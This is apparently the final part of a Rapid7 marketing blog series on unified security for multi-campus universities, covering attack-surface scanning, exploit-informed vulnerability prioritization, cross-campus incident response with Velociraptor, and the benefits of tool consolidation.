During an active incident, the same cross-campus visibility can help investigators work out whether suspicious activity first appeared at Campus C because the compromise began there, or because that is simply where it became visible. It also allows them to check whether the same indicators are present at Campus A or Campus B before each team starts investigating independently.
Universities also have large external attack surfaces that can be difficult to inventory centrally. Student portals, APIs, research servers, faculty websites, and other internet-facing assets may be created outside normal IT processes. Rapid7's Project Sonar continuously scans the public internet, helping organizations identify externally exposed services and assets that internal inventories may have missed.
Vulnerability prioritization needs more than a severity score
University security teams rarely have the capacity to remediate every vulnerability at once, so prioritization has to reflect how likely an exposure is to be used in a real attack.
Rapid7 combines vulnerability data with attacker intelligence, including insight from Metasploit, our open source penetration testing framework used by security professionals to test and validate real-world exploits, with more than 3,000 exploit modules.
That intelligence is combined with insight from AttackerKB, incident response engagements, honeypots, and other threat intelligence sources, giving teams additional context around whether an exploit exists, whether exploitation has been observed, and how difficult a vulnerability may be to use in practice.
For a university working through thousands of findings across multiple campuses, that context can help teams direct limited remediation capacity toward exposures with stronger evidence of attacker interest rather than relying on severity scores alone.
Incident response has to work across campus boundaries
The compliance requirements discussed in Part 2 put added pressure on investigation speed, particularly when legal or compliance teams need to establish whether regulated student, financial, health, or research data was accessed across more than one campus.
Rapid7's open source Velociraptor platform can collect forensic artifacts and run live investigations across thousands of endpoints simultaneously. In a multi-campus university, that could allow investigators to determine whether the same activity or data access occurred across several environments without conducting each investigation separately.
Automated response workflows can also be distributed across affected campus environments, allowing teams to isolate compromised systems, revoke credentials, or block indicators consistently rather than repeating the same response manually at each institution.
Campuses with smaller security teams benefit from that shared capability because the quality and speed of response are less dependent on how many people happen to be available locally when an incident occurs.
Consolidation can return time to stretched security teams
The operational case for a shared security model also comes down to the amount of work created by fragmentation. Separate campus tools mean separate licenses, integrations, training requirements, renewals, reporting processes, and vendor relationships, all of which consume time that understaffed security teams could be spending elsewhere.
The source material for this series includes an example of one organization recovering 96 hours per month by reducing manual work across disparate security tools. It also cites an average 74% improvement in mean time to detect where unified visibility and threat correlation were applied. For higher education teams working within tight regulatory reporting windows, the difference between finding an incident in hours rather than days can have a direct impact on how quickly the institution can assess scope and respond.
A system-wide agreement can also reduce the number of contracts, renewal cycles, and vendor relationships that central and campus teams need to manage, while allowing security capabilities to scale as the institution adds campuses, devices, and cloud services.
Building security around the university as a whole
Multi-campus universities will always have different technology needs across individual campuses, research environments, health services, and administrative functions. A connected security model does not require those environments to operate identically, but it does give central and local teams a better way to understand shared risk, coordinate investigations, and apply consistent response when an issue extends beyond a single campus.
Across this series, the same pattern has appeared from different angles. Threats move across organizational boundaries, regulated data rarely sits neatly within one campus, and the people responsible for protecting university systems are already working with limited time and resources. Bringing more of that security context together can help teams respond faster, share intelligence more effectively, and reduce the manual work created by disconnected tools and processes.
Rapid7 helps more than 11,000 organizations worldwide take command of their security. Learn more at rapid7.com/sled.

 Login